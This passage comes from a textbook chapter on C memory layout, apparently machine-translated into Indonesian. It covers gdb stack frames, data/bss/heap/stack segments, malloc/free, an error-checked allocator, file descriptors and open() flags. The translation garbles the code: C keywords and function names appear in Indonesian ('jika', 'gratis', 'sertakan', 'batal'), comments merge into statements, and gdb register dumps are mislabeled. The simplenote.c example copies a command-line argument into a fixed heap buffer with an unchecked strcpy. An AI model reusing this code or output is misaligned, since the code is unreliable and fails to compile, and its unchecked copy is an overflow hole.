      test_function(1, 2, 3, 4);
(gdb) ir esp ebp eip esp
      0xbffff7f0      0xbffff7f0
ebp      0xbffff808      0xbffff808
eip      0x8048367      0x8048367 <utama+16>
(gdb) x/5i $eip
0x8048367 <utama+16>:      pindah      PTR DWORD [esp+12],0x4
```

---

0x804836f <utama+24>:	pindah	PTR DWORD [esp+8],0x3
0x8048377 <utama+32>:	pindah	PTR DWORD [esp+4],0x2
0x804837f <utama+40>:	pindah	PTR DWORD [esp],0x1
0x8048386 <utama+47>:	panggilan	0x8048344 <fungsi_tes>

(gdb)

---

Breakpoint ini tepat sebelum bingkai tumpukan untuk fungsi\_tes() panggilan dibuat. Ini berarti bagian bawah bingkai tumpukan baru ini berada pada nilai ESP saat ini, 0xbffff7f0. Breakpoint berikutnya tepat setelah prolog prosedur untuk fungsi\_tes(), jadi melanjutkan akan membangun bingkai tumpukan. Output di bawah ini menunjukkan informasi serupa pada breakpoint kedua. Variabel lokal (bendera dan penyangga) direferensikan relatif terhadap penunjuk bingkai (EBP).

---

(gdb) lanjutan  
Melanjutkan.

Breakpoint 2, test\_function (a=1, b=2, c=3, d=4) di stack\_example.c:5 5  
bendera = 31337;

(gdb) ir esp ebp eip esp  
ebp 0xbffff7c0 0xbffff7c0  
ebp 0xbffff7e8 0xbffff7e8  
eip 0x804834a 0x804834a <fungsi\_tes+6>

(gdb) bongkar test\_function

Buang kode assembler untuk fungsi test\_function:

0x08048344 <test_function+0>:	dorongan	ebp
0x08048345 <test_function+1>:	pindah	ebp, esp
0x08048347 <test_function+3>:	sub	terutama, 0x28
0x0804834a <test_function+6>:	pindah	DWORD PTR [ebp-12],0x7a69
0x08048351 <test_function+13>:	pindah	BYTE PTR [ebp-40],0x41
0x08048355 <test_function+17>:	meninggalkan	
0x08048356 <test_function+18>:	membasahi	

Akhir dari dump assembler.

(gdb) cetak \$ebp-12

\$1 = (batal \*) 0xbffff7dc

(gdb) cetak \$ebp-40

\$2 = (batal \*) 0xbffff7c0

(gdb) x/16xw \$esp

0xbffff7c0:	0x00000000	0x08049548	0xbffff7d8	0x08048249
0xbffff7d0:	0xb7f9f729	0xb7fd6ff4	0xbffff808	0x080483b9
0xbffff7e0:	0xb7fd6ff4	-0xbffff89c	-0xbffff808	0x0804838b
0xbffff7f0:	<b>0x00000001</b>	<b>0x00000002</b>	<b>0x00000003</b>	<b>0x00000004</b>

(gdb)


---

Bingkai tumpukan ditampilkan pada tumpukan di akhir. Empat argumen ke fungsi dapat dilihat di bagian bawah bingkai tumpukan (), dengan alamat pengirim ditemukan langsung di atas (-). Di atas itu adalah penunjuk bingkai yang disimpan dari 0xbffff808 (-), yang merupakan EBP di bingkai tumpukan sebelumnya. Sisa memori disimpan untuk variabel tumpukan lokal: bendera dan penyangga. Menghitung alamat relatifnya ke EBP menunjukkan lokasi persisnya dalam bingkai tumpukan. Memori untuk bendera variabel ditampilkan di dan memori untuk variabel buffer ditampilkan di . Ruang ekstra dalam bingkai tumpukan hanyalah pengisi.

Setelah eksekusi selesai, seluruh bingkai tumpukan dikeluarkan dari tumpukan, dan EIP diatur ke alamat pengirim sehingga program dapat melanjutkan eksekusi. Jika fungsi lain dipanggil di dalam fungsi, bingkai tumpukan lain akan didorong ke tumpukan, dan seterusnya. Saat setiap fungsi berakhir, bingkai tumpukannya dikeluarkan dari tumpukan sehingga eksekusi dapat dikembalikan ke fungsi sebelumnya. Perilaku ini adalah alasan mengapa segmen memori ini diatur dalam struktur data FILO.

Berbagai segmen memori diatur dalam urutan penyajiannya, dari alamat memori yang lebih rendah ke alamat memori yang lebih tinggi. Karena kebanyakan orang terbiasa melihat daftar bernomor yang menghitung mundur, alamat memori yang lebih kecil ditampilkan di bagian atas. Beberapa teks memiliki kebalikannya, yang bisa sangat membingungkan; jadi untuk buku ini, alamat memori yang lebih kecil selalu ditampilkan di atas. Sebagian besar debugger juga menampilkan memori dalam gaya ini, dengan alamat memori yang lebih kecil di bagian atas dan yang lebih tinggi di bagian bawah.

Karena heap dan stack keduanya dinamis, keduanya tumbuh ke arah yang berbeda satu sama lain. Ini meminimalkan ruang yang terbuang, memungkinkan tumpukan menjadi lebih besar jika tumpukannya kecil dan sebaliknya.



### ***Segmen Memori 0x271 dalam C***

Dalam C, seperti dalam bahasa terkompilasi lainnya, kode yang dikompilasi masuk ke segmen teks, sedangkan variabel berada di segmen yang tersisa. Tepatnya di segmen memori mana variabel akan disimpan tergantung pada bagaimana variabel didefinisikan. Variabel yang didefinisikan di luar fungsi apapun dianggap global. Itu statis kata kunci juga dapat ditambahkan ke deklarasi variabel apa pun untuk membuat variabel menjadi statis. Jika variabel statis atau global diinisialisasi dengan data, mereka disimpan di segmen memori data; jika tidak, variabel-variabel ini dimasukkan ke dalam segmen memori bss. Memori pada segmen memori heap pertama-tama harus dialokasikan menggunakan fungsi alokasi memori yang disebut malloc(). Biasanya, pointer digunakan untuk referensi memori di heap. Akhirnya, variabel fungsi yang tersisa disimpan di segmen memori tumpukan. Karena tumpukan dapat berisi banyak bingkai tumpukan yang berbeda, variabel tumpukan dapat mempertahankan keunikan dalam konteks fungsional yang berbeda. Program memory\_segments.c akan membantu menjelaskan konsep-konsep ini dalam C.

#### ***memory\_segments.c***

---

```
# sertakan <stdio.h>
```

```
int global_var;
```

```

int global_initialized_var = 5;

void function() { // Ini hanya fungsi demo.
    int tumpukan_var; // Perhatikan variabel ini memiliki nama yang sama dengan yang ada di main().
    printf("stack_var fungsi berada di alamat 0x%08x\n", &stack_var);
}

int utama() {
    int tumpukan_var; // Nama yang sama dengan variabel di
    function() static int static_initialized_var = 5;
    static int static_var;
    int *heap_var_ptr;

    heap_var_ptr = (int *) malloc(4);

    // Variabel ini berada di segmen data.
    printf("global_initialized_var ada di alamat 0x%08x\n", &global_initialized_var);
    printf("static_initialized_var ada di alamat 0x%08x\n\n", &static_initialized_var);

    // Variabel-variabel ini berada di segmen bss. printf("static_var ada
    // di alamat 0x%08x\n", &static_var); printf("global_var ada di alamat
    // 0x%08x\n\n", &global_var);

    // Variabel ini ada di segmen heap. printf("heap_var ada di alamat
    // 0x%08x\n\n", heap_var_ptr);

    // Variabel-variabel ini berada di segmen tumpukan.
    printf("stack_var ada di alamat 0x%08x\n", &stack_var);
    fungsi();
}

```

---

Sebagian besar kode ini cukup jelas karena nama variabel deskriptif. Variabel global dan statis dideklarasikan seperti yang dijelaskan sebelumnya, dan rekan-rekan yang diinisialisasi juga dideklarasikan. Variabel stack dideklarasikan keduanya dalam utama() dan masukfungsi() untuk menunjukkan efek konteks fungsional. Variabel heap sebenarnya dideklarasikan sebagai pointer integer, yang akan menunjuk ke memori yang dialokasikan pada segmen memori heap. Itumalloc()

fungsi dipanggil untuk mengalokasikan empat byte di heap. Karena memori yang baru dialokasikan dapat berupa tipe data apa pun, malloc() fungsi mengembalikan pointer kosong, yang perlu diketik menjadi pointer integer.

---

```

reader@hacking :~/booksrc $ gcc memory_segments.c
reader@hacking :~/booksrc $ ./a.out
global_initialized_var ada di alamat 0x080497ec
static_initialized_var ada di alamat 0x080497f0

static_var ada di alamat 0x080497f8
global_var ada di alamat 0x080497fc

heap_var berada di alamat 0x0804a008

```

```
stack_var berada di alamat 0xbffff834
fungsi stack_var berada di alamat 0xbffff814
reader@hacking :~/booksrc $
```

---

Dua variabel pertama yang diinisialisasi memiliki alamat memori terendah, karena mereka terletak di segmen memori data. Dua variabel berikutnya, static\_vardanglobal\_var, disimpan di segmen memori bss, karena tidak diinisialisasi. Alamat memori ini sedikit lebih besar dari alamat variabel sebelumnya, karena segmen bss terletak di bawah segmen data. Karena kedua segmen memori ini memiliki ukuran tetap setelah kompilasi, ada sedikit ruang yang terbuang, dan alamatnya tidak terlalu berjauhan.

Variabel heap disimpan dalam ruang yang dialokasikan pada segmen heap, yang terletak tepat di bawah segmen bss. Ingat bahwa memori di segmen ini tidak diperbaiki, dan lebih banyak ruang dapat dialokasikan secara dinamis nanti. Akhirnya, dua yang terakhir stack\_vars memiliki alamat memori yang sangat besar, karena mereka terletak di segmen tumpukan. Memori di tumpukan juga tidak diperbaiki; namun, memori ini dimulai dari bawah dan tumbuh mundur menuju segmen heap. Ini memungkinkan kedua segmen memori menjadi dinamis tanpa membuang-buang ruang di memori. Pertama stack\_vardalamutama() konteks fungsi disimpan di segmen tumpukan dalam bingkai tumpukan. Kedua stack\_vardifungsi() memiliki konteks uniknya sendiri, sehingga variabel disimpan dalam bingkai tumpukan yang berbeda di segmen tumpukan. Kapan fungsi() dipanggil menjelang akhir program, bingkai tumpukan baru dibuat untuk menyimpan (antara lain) stack\_var untuk fungsi() konteks. Karena tumpukan tumbuh kembali ke arah segmen tumpukan dengan setiap bingkai tumpukan baru, alamat memori untuk yang kedua stack\_var (0xbffff814) lebih kecil dari alamat untuk yang pertama stack\_var (0xbffff834) ditemukan di dalam mutama() konteks.

### **0x272 Menggunakan Heap**

Menggunakan segmen memori lainnya hanyalah masalah bagaimana Anda mendeklarasikan variabel. Namun, menggunakan heap membutuhkan sedikit lebih banyak usaha. Seperti yang ditunjukkan sebelumnya, pengalokasian memori pada heap dilakukan dengan menggunakan malloc() fungsi. Fungsi ini menerima ukuran sebagai satu-satunya argumen dan menyimpan banyak ruang di segmen heap, mengembalikan alamat ke awal memori ini sebagai penunjuk kosong. Jika malloc() fungsi tidak dapat mengalokasikan memori karena alasan tertentu, itu hanya akan mengembalikan pointer NULL dengan nilai 0. Fungsi deallokasi yang sesuai adalah free(). Fungsi ini menerima pointer sebagai satu-satunya argumen dan mengosongkan ruang memori di heap sehingga dapat digunakan lagi nanti. Fungsi-fungsi yang relatif sederhana ini ditunjukkan di heap\_example.c.

#### **tumpukan\_contoh.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
```

```

int main(int argc, char *argv[]) {
    char *char_ptr; // Sebuah pointer char //
    int *int_ptr; // Sebuah pointer integer
    int mem_ukuran;

    jika (argc < 2) // Jika tidak ada argumen baris perintah,
        mem_ukuran = 50; // gunakan 50 sebagai nilai default. kalau
        tidak
        mem_ukuran = atoi(argv[1]);

    printf("\t[+] mengalokasikan %d byte memori pada heap untuk char_ptr\n", mem_size); char_ptr =
    (char *) malloc(mem_size); // Mengalokasikan memori tumpukan

    if(char_ptr == NULL) { // Pemeriksaan kesalahan, jika malloc() gagal
        fprintf(stderr, "Kesalahan: tidak dapat mengalokasikan memori tumpukan.\n");
        keluar(-1);
    }

    strcpy(char_ptr, "Ini adalah memori yang terletak di heap.");
    printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

    printf("\t[+] mengalokasikan 12 byte memori pada heap untuk int_ptr\n"); int_ptr
    = (int *) malloc(12); // Memori tumpukan yang dialokasikan lagi

    if(int_ptr == NULL) { // Pemeriksaan kesalahan, jika malloc() gagal
        fprintf(stderr, "Kesalahan: tidak dapat mengalokasikan memori tumpukan.\n");
        keluar(-1);
    }

    * int_ptr = 31337; // Letakkan nilai 31337 di mana int_ptr menunjuk.
    printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

    printf("\t[-] membebaskan memori heap char_ptr...\n");
    gratis(char_ptr); // Membebaskan memori tumpukan

    printf("\t[+] mengalokasikan 15 byte lagi untuk char_ptr\n"); char_ptr =
    (char *) malloc(15); // Mengalokasikan lebih banyak memori tumpukan

    if(char_ptr == NULL) { // Pemeriksaan kesalahan, jika malloc() gagal
        fprintf(stderr, "Kesalahan: tidak dapat mengalokasikan memori tumpukan.\n");
        keluar(-1);
    }

    strcpy(char_ptr, "memori baru");
    printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

    printf("\t[-] membebaskan memori heap int_ptr...\n");
    gratis(int_ptr); // Membebaskan memori tumpukan
    printf("\t[-] membebaskan memori heap char_ptr...\n");
    gratis(char_ptr); // Membebaskan blok memori heap lainnya
}

```

---

Program ini menerima argumen baris perintah untuk ukuran alokasi memori pertama, dengan nilai default 50. Kemudian menggunakan malloc() dan free() berfungsi untuk mengalokasikan dan membatalkan alokasi memori pada heap. Ada banyak printf() pernyataan untuk men-debug apa yang sebenarnya terjadi ketika program dijalankan. Sejak malloc() tidak tahu jenis memori apa yang dialokasikan, ia mengembalikan pointer kosong ke memori tumpukan yang baru dialokasikan, yang harus diketik ke dalam jenis yang sesuai. Setelah setiap malloc() panggilan, ada blok pengecekan kesalahan yang memeriksa apakah alokasi gagal atau tidak. Jika alokasi gagal dan penunjuknya NULL, fprintf() digunakan untuk mencetak pesan kesalahan ke kesalahan standar dan program keluar. Itu fprintf() fungsinya sangat mirip dengan printf(); namun, argumen pertamanya adalah stderr, yang merupakan filestream standar yang dimaksudkan untuk menampilkan kesalahan. Fungsi ini akan dijelaskan lebih lanjut nanti, tetapi untuk saat ini, itu hanya digunakan sebagai cara untuk menampilkan kesalahan dengan benar. Sisa dari program ini cukup mudah.

---

```
reader@hacking :~/booksrc $ gcc -o heap_example heap_example.c
reader@hacking :~/booksrc $ ./heap_example
[+] mengalokasikan 50 byte memori di heap untuk char_ptr
char_ptr (0x804a008) --> 'Ini adalah memori yang terletak di heap.'
[+] mengalokasikan 12 byte memori di heap untuk int_ptr int_ptr
(0x804a040) --> 31337
[-] membebaskan memori heap char_ptr... [+]
mengalokasikan 15 byte lagi untuk char_ptr
char_ptr (0x804a050) --> 'memori baru'
[-] membebaskan heap memory int_ptr... [-]
membebaskan heap memory char_ptr...
reader@hacking :~/booksrc $
```

---

Pada output sebelumnya, perhatikan bahwa setiap blok memori memiliki alamat memori yang lebih tinggi secara bertahap di heap. Meskipun 50 byte pertama tidak dialokasikan, ketika 15 byte lebih diminta, mereka ditempatkan setelah 12 byte yang dialokasikan untuk int\_ptr. Fungsi alokasi tumpukan mengontrol perilaku ini, yang dapat dieksplorasi dengan mengubah ukuran alokasi memori awal.

---

```
reader@hacking :~/booksrc $ ./heap_example 100
[+] mengalokasikan 100 byte memori pada heap untuk char_ptr
char_ptr (0x804a008) --> 'Ini adalah memori yang terletak di heap.'
[+] mengalokasikan 12 byte memori di heap untuk int_ptr int_ptr
(0x804a070) --> 31337
[-] membebaskan memori heap char_ptr... [+]
mengalokasikan 15 byte lagi untuk char_ptr
char_ptr (0x804a008) --> 'memori baru'
[-] membebaskan heap memory int_ptr... [-]
membebaskan heap memory char_ptr...
reader@hacking :~/booksrc $
```

---

Jika blok memori yang lebih besar dialokasikan dan kemudian tidak dialokasikan, alokasi 15 byte terakhir akan terjadi di ruang memori yang dibebaskan itu. Dengan berekspresi dengan nilai yang berbeda, Anda dapat mengetahui dengan tepat kapan alokasinya

fungsi memilih untuk merebut kembali ruang kosong untuk alokasi baru. Seringkali, informatif sederhanaprintf() pernyataan dan sedikit eksperimen dapat mengungkapkan banyak hal tentang sistem yang mendasarinya.

### ***0x273 Kesalahan Diperiksa malloc()***

Di heap\_example.c, ada beberapa pemeriksaan kesalahan untukmalloc() panggilan. Meskipun malloc() panggilan tidak pernah gagal, penting untuk menangani semua kasus potensial saat pengkodean dalam C. Tetapi dengan banyakmalloc() panggilan, kode pemeriksaan kesalahan ini perlu muncul di banyak tempat. Ini biasanya membuat kode terlihat tidak rapi, dan tidak nyaman jika perubahan perlu dilakukan pada kode pemeriksaan kesalahan atau jika baru malloc() panggilan diperlukan. Karena semua kode pengecekan kesalahan pada dasarnya sama untuk setiapmalloc() panggilan, ini adalah tempat yang sempurna untuk menggunakan fungsi daripada mengulangi instruksi yang sama di banyak tempat. Lihatlah errorchecked\_heap.c sebagai contoh.

#### **`errorchecked_heap.c`**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>

void *errorchecked_malloc(int unsigned); // Prototipe fungsi untuk errorchecked_malloc()

int main(int argc, char *argv[]) {
    char *char_ptr;      // Sebuah pointer char //
    int *int_ptr;        // Sebuah pointer integer
    int mem_ukuran;

    jika (argc < 2)      // Jika tidak ada argumen baris perintah,
        mem_ukuran = 50; // gunakan 50 sebagai nilai default. kalau
        tidak
        mem_ukuran = atoi(argv[1]);

    printf("\t[+] mengalokasikan %d byte memori pada heap untuk char_ptr\n", mem_size); char_ptr =
    (char *) errorchecked_malloc(mem_size); // Mengalokasikan memori tumpukan

    strcpy(char_ptr, "Ini adalah memori yang terletak di heap."); printf("char_ptr (%p) --
    > %s\n", char_ptr, char_ptr); printf("\t[+] mengalokasikan 12 byte memori pada
    heap untuk int_ptr\n"); int_ptr = (int *) errorchecked_malloc(12); // Memori
    tumpukan yang dialokasikan lagi

    * int_ptr = 31337; // Letakkan nilai 31337 di mana int_ptr menunjuk.
    printf("int_ptr (%p) --> %d\n", int_ptr, *int_ptr);

    printf("\t[-] membebaskan memori heap char_ptr...\n");
    gratis(char_ptr); // Membebaskan memori tumpukan

    printf("\t[+] mengalokasikan 15 byte lagi untuk char_ptr\n");
    char_ptr = (char *) errorchecked_malloc(15); // Mengalokasikan lebih banyak memori tumpukan

    strcpy(char_ptr, "memori baru");
```

```

printf("char_ptr (%p) --> '%s'\n", char_ptr, char_ptr);

printf("\t[-] membebaskan memori heap int_ptr...\n");
gratis(int_ptr); // Membebaskan memori tumpukan
printf("\t[-] membebaskan memori heap char_ptr...\n");
gratis(char_ptr); // Membebaskan blok memori heap lainnya
}

void *errorchecked_malloc(unsigned int size) { // Fungsi malloc() yang diperiksa kesalahan
    batal *ptr;
    ptr = malloc(ukuran);
    jika(ptr == NULL) {
        fprintf(stderr, "Kesalahan: tidak dapat mengalokasikan memori tumpukan.\n");
        keluar(-1);
    }
    kembalikan ptr;
}

```

---

Program errorchecked\_heap.c pada dasarnya setara dengan kode heap\_example.c sebelumnya, kecuali alokasi memori heap dan pengecekan error telah dikumpulkan menjadi satu fungsi. Baris pertama kode [void \*errorchecked\_malloc(unsigned int);] adalah prototipe fungsi. Ini memungkinkan kompiler tahu bahwa akan ada fungsi yang disebut errorchecked\_malloc() yang mengharapkan argumen integer tunggal yang tidak ditandatangani dan mengembalikan aruang kosong penunjuk. Fungsi sebenarnya bisa di mana saja; dalam hal ini setelah utama() fungsi. Fungsinya sendiri cukup sederhana; itu hanya menerima ukuran dalam byte untuk dialokasikan dan mencoba mengalokasikan banyak memori menggunakan malloc(). Jika alokasi gagal, kode pemeriksaan kesalahan menampilkan kesalahan dan program keluar; jika tidak, ia mengembalikan pointer ke memori heap yang baru dialokasikan. Dengan cara ini, kebiasaan errorchecked\_malloc() fungsi dapat digunakan sebagai pengganti normal malloc(), menghilangkan kebutuhan untuk memeriksa kesalahan berulang-ulang sesudahnya. Ini harus mulai menyoroti kegunaan pemrograman dengan fungsi.

## 0x280 Membangun Dasar

Setelah Anda memahami konsep dasar pemrograman C, sisanya cukup mudah. Sebagian besar kekuatan C berasal dari penggunaan fungsi lain. Bahkan, jika fungsi dihapus dari salah satu program sebelumnya, yang tersisa hanyalah pernyataan yang sangat mendasar.

### Akses Berkas 0x281

Ada dua cara utama untuk mengakses file di C: deskriptor file dan aliran file. *Deskriptor file* menggunakan satu set fungsi I/O tingkat rendah, dan *aliran file* adalah bentuk tingkat yang lebih tinggi dari buffer I/O yang dibangun pada fungsi tingkat yang lebih rendah. Beberapa menganggap fungsi filestream lebih mudah untuk diprogram; namun, deskriptor file lebih langsung. Dalam buku ini, fokusnya adalah pada fungsi I/O tingkat rendah yang menggunakan deskriptor file.

Kode batang di bagian belakang buku ini mewakili angka. Karena nomor ini unik di antara buku-buku lain di toko buku, kasir dapat memindai nomor di kasir dan menggunakan untuk referensi informasi tentang buku ini di database toko. Demikian pula, deskriptor file adalah nomor yang digunakan untuk mereferensikan file yang terbuka. Empat fungsi umum yang menggunakan deskriptor file adalah:buka(), tutup(), baca(),danmenulis().Semua fungsi ini akan mengembalikan 1 jika ada kesalahan. Itu membuka()fungsi membuka file untuk membaca dan/atau menulis dan mengembalikan deskriptor file. Deskriptor file yang dikembalikan hanyalah nilai integer, tetapi unik di antara file yang terbuka. Deskriptor file dilewatkan sebagai argumen ke fungsi lain seperti penunjuk ke file yang dibuka. Untuk menutup()fungsi, deskriptor file adalah satu-satunya argumen. ItuBaca()dan menulis()argumen fungsi adalah deskriptor file, penunjuk ke data untuk membaca atau menulis, dan jumlah byte untuk membaca atau menulis dari lokasi itu. Argumen untuk membuka()fungsi adalah penunjuk ke nama file yang akan dibuka dan serangkaian flag yang telah ditentukan sebelumnya yang menentukan mode akses. Flag-flag ini dan penggunaannya akan dijelaskan secara mendalam nanti, tetapi untuk sekarang mari kita lihat program pencatat sederhana yang menggunakan deskriptor file—simplenote.c. Program ini menerima catatan sebagai argumen baris perintah dan kemudian menambahkannya ke akhir file /tmp/notes. Program ini menggunakan beberapa fungsi, termasuk fungsi alokasi memori heap yang diperiksa kesalahannya yang tampak familier. Fungsi lain digunakan untuk menampilkan pesan penggunaan dan untuk menangani kesalahan fatal. Itu penggunaan()fungsi hanya didefinisikan sebelumnya utama(), sehingga tidak memerlukan prototipe fungsi.

### **simpnote.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
# sertakan <fcntl.h>
# sertakan <sys/stat.h>

batalkan penggunaan(char *prog_name, char *namafile) {
    printf("Penggunaan: %s <data untuk ditambahkan ke %s>\n", nama_prog, namafile);
    keluar(0);
}

batal fatal(char *); // Fungsi untuk kesalahan fatal
void *ec_malloc(int tidak ditandatangani); // Pembungkus malloc() yang diperiksa kesalahan

int main(int argc, char *argv[]) {
    int fd; // deskriptor file char
    *buffer, *datafile;

    buffer = (char *) ec_malloc(100);
    datafile = (char *) ec_malloc(20);
    strcpy(file data, "/tmp/catatan");

    jika(argc < 2) // Jika tidak ada argumen baris perintah,
        penggunaan(argv[0], file data); // tampilkan pesan penggunaan dan keluar.
```

```

strcpy(penyangga, argv[1]); // Salin ke buffer.

printf("Penyangga [DEBUG]      @ %p: \'%s\'\n", penyangga, penyangga);
printf("[DEBUG] berkas data @ %p: \'%s\'\n", berkas data, berkas data);

strncat(penyangga, "\n", 1); // Tambahkan baris baru di akhir.

//Membuka file
fd = buka(file data, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
jika(fd == -1)
    fatal("di main() saat membuka file");
printf("Descriptor file [DEBUG] adalah %d\n", fd); //

Menulis data
if(write(fd, buffer, strlen(buffer)) == -1)
    fatal("di main() saat menulis buffer ke file"); //
Menutup file
jika(tutup(fd) == -1)
    fatal("di main() saat menutup file");

printf("Catatan telah disimpan.\n"); gratis
(penyangga);
gratis (file data);
}

// Fungsi untuk menampilkan pesan error lalu keluar dari void
fatal(char *message) {
    char error_message[100];

    strcpy(error_message, "[!] Kesalahan Fatal ");
    strncat(error_message, pesan, 83);
    perror(pesan_kesalahan);
    keluar(-1);
}

// Fungsi pembungkus malloc() yang diperiksa
kesalahan void *ec_malloc(unsigned int size) {
    batal *ptr;
    ptr = malloc(ukuran);
    jika (ptr == NULL)
        fatal("di ec_malloc() pada alokasi memori");
    kembalikan ptr;
}

```

---

Selain bendera aneh yang digunakan dimembuka()fungsi, sebagian besar kode ini harus dapat dibaca. Ada juga beberapa fungsi standar yang belum pernah kami gunakan sebelumnya. Itustrlen()fungsi menerima string dan mengembalikan panjangnya. Ini digunakan dalam kombinasi denganmenulis()fungsi, karena perlu tahu berapa banyak byte untuk menulis. Itukesalahan()fungsi adalah singkatan dari *kesalahan cetak* dan digunakan dalamfatal()untuk mencetak pesan kesalahan tambahan (jika ada) sebelum keluar.

---

```

reader@hacking :~/booksrc $ gcc -o simplenote simplenote.c
reader@hacking :~/booksrc $ ./simplenote
Penggunaan: ./simplenote <data untuk ditambahkan ke /tmp/notes>

```

```

reader@hacking :~/booksrc $ ./simplesimple "ini catatan percobaan"
buffer [DEBUG] @ 0x804a008: 'ini catatan percobaan'
[DEBUG] datafile @ 0x804a070: '/tmp/
notes' [DEBUG] deskriptor file adalah 3
Catatan telah disimpan. reader@hacking :~/booksrc
$ cat /tmp/notes ini adalah catatan percobaan

reader@hacking :~/booksrc $ ./simplesimple "hebat,
berhasil" [DEBUG] buffer @ 0x804a008: 'hebat, berhasil'
[DEBUG] datafile @ 0x804a070: '/tmp/
notes' [DEBUG] deskriptor file adalah 3
Catatan telah disimpan. reader@hacking :~/booksrc
$ cat /tmp/notes ini adalah catatan percobaan

bagus, itu berhasil
reader@hacking :~/booksrc $

```

---

Keluaran dari eksekusi program cukup jelas, tetapi ada beberapa hal tentang kode sumber yang perlu penjelasan lebih lanjut. File fcntl.h dan sys/stat.h harus disertakan, karena file tersebut mendefinisikan flag yang digunakan dengan membuka(fungsi). Kumpulan flag pertama ditemukan di fcntl.h dan digunakan untuk mengatur mode akses. Mode akses harus menggunakan setidaknya satu dari tiga tanda berikut:

- O\_RDONLY** Buka file untuk akses hanya baca. Buka file
- O\_WRONLY** untuk akses tulis saja. Buka file untuk akses
- O\_RDWR** baca dan tulis.

Bendera ini dapat digabungkan dengan beberapa bendera opsional lainnya menggunakan operator OR bitwise. Beberapa yang lebih umum dan berguna dari flag-flag ini adalah sebagai berikut:

- O\_APPEND** Tulis data di akhir file.
- O\_TRUNC** Jika file sudah ada, potong file menjadi 0 panjang.
- O\_CREAT** Buat file jika tidak ada.

Operasi bitwise menggabungkan bit menggunakan gerbang logika standar seperti OR dan AND. Ketika dua bit memasuki gerbang OR, hasilnya adalah 1 jika salah satu bit pertama atau bit kedua adalah 1. Jika dua bit memasuki gerbang AND, hasilnya adalah 1 hanya jika kedua bit pertama dan bit kedua adalah 1. Nilai 32-bit penuh dapat menggunakan operator bitwise ini untuk melakukan operasi logika pada setiap bit yang sesuai. Kode sumber bitwise.c dan output program menunjukkan operasi bitwise ini.

### **bitwise.c**

---

```

# sertakan <stdio.h>

int utama() {
    int saya, bit_a, bit_b;
    printf("bitwise ATAU operator    |\n");

```

```

untuk(i=0; i < 4; i++) {
    bit_a = (i & 2) / 2; // Dapatkan bit kedua. bit_b = (i & 1); //
    Dapatkan bit pertama. printf("%d | %d = %d\n", bit_a, bit_b,
    bit_a | bit_b);
}
printf("\nBijaksana DAN operator &\n");
untuk(i=0; i < 4; i++) {
    bit_a = (i & 2) / 2; // Dapatkan bit kedua. bit_b = (i & 1); //
    Dapatkan bit pertama. printf("%d & %d = %d\n", bit_a, bit_b,
    bit_a & bit_b);
}
}

```

---

Hasil kompilasi dan eksekusi bitwise.c adalah sebagai berikut.

```

reader@hacking :~/booksrc $ gcc bitwise.c
reader@hacking :~/booksrc $ ./a.out bitwise
ATAU operator |
0 | 0 = 0
0 | 1 = 1
1 | 0 = 1
1 | 1 = 1

bitwise DAN operator & 0
& 0 = 0
0 & 1 = 0
1 & 0 = 0
1 & 1 = 1
reader@hacking :~/booksrc $

```

---

Bendera yang digunakan untukmembuka()fungsi memiliki nilai yang sesuai dengan bit tunggal. Dengan cara ini, flag dapat digabungkan menggunakan logika OR tanpa merusak informasi apa pun. Program fcntl\_flags.c dan outputnya mengeksplorasi beberapa nilai flag yang didefinisikan oleh fcntl.h dan bagaimana mereka digabungkan satu sama lain.

### **fcntl\_flags.c**

```

#include <stdio.h>
#include <fcntl.h>

void display_flags(char *, unsigned int); void
binary_print(int tidak ditandatangani);

int main(int argc, char *argv[]) {
    display_flags("O_RDONLY\t\t", O_RDONLY);
    display_flags("O_WRONLY\t\t", O_WRONLY);
    display_flags("O_RDWR\t\t", O_RDWR);
    printf("\n");
    display_flags("O_APPEND\t\t", O_APPEND);
    display_flags("O_TRUNC\t\t", O_TRUNC);
    display_flags("O_CREAT\t\t", O_CREAT);
}

```

```

printf("\n");
display_flags("O_WRONLY|O_APPEND|O_CREAT", O_WRONLY|O_APPEND|O_CREAT);
}

void display_flags(char *label, unsigned int value) {
    printf("%s\t: %d\t:", label, nilai);
    binary_print(nilai);
    printf("\n");
}

void binary_print(nilai int tidak ditandatangani) {
    topeng int yang tidak ditandatangani = 0xff000000; // Mulai dengan mask untuk byte tertinggi. pergeseran
    int yang tidak ditandatangani = 256*256*256; // Mulai dengan pergeseran untuk byte tertinggi. byte int
    yang tidak ditandatangani, byte_iterator, bit_iterator;

    untuk(byte_iterator=0; byte_iterator < 4; byte_iterator++) {
        byte = (nilai & topeng) / shift; // Pisahkan setiap byte.
        printf("");
        for(bit_iterator=0; bit_iterator < 8; bit_iterator++) { // Cetak bit byte.
            if(byte & 0x80) // Jika bit tertinggi dalam byte bukan 0,
                printf("1"); // mencetak 1.
            kalau tidak
                printf("0"); // Jika tidak, cetak 0.
            byte *= 2; // Pindahkan semua bit ke kiri sebanyak 1.
        }
        topeng /= 256; // Pindahkan bit pada mask ke kanan sebanyak 8. //
        geser /= 256; // Pindahkan bit pada shift ke kanan sebanyak 8.
    }
}

```

---

Hasil kompilasi dan eksekusi fcntl\_flags.c adalah sebagai berikut.

---

```

reader@hacking :~/booksrc $ gcc fcntl_flags.c
reader@hacking :~/booksrc $ ./a.out
O_RDONLY          : 0      : 00000000 00000000 00000000 00000000 :
O_SALAH           : 1      : 00000000 00000000 00000000 00000001 :
O_RDWR            : 2      : 00000000 00000000 00000000 00000010

O_APPEND           : 1024  : 00000000 00000000 00000100 00000000 :
O_TRUNC            : 512   : 00000000 00000000 00000010 00000000 :
O_CREAT             : 64    : 00000000 00000000 00000000 01000000

O_WRONLY|O_APPEND|O_CREAT     : 1089 : 00000000 00000000 00000100 01000001
$
```

---

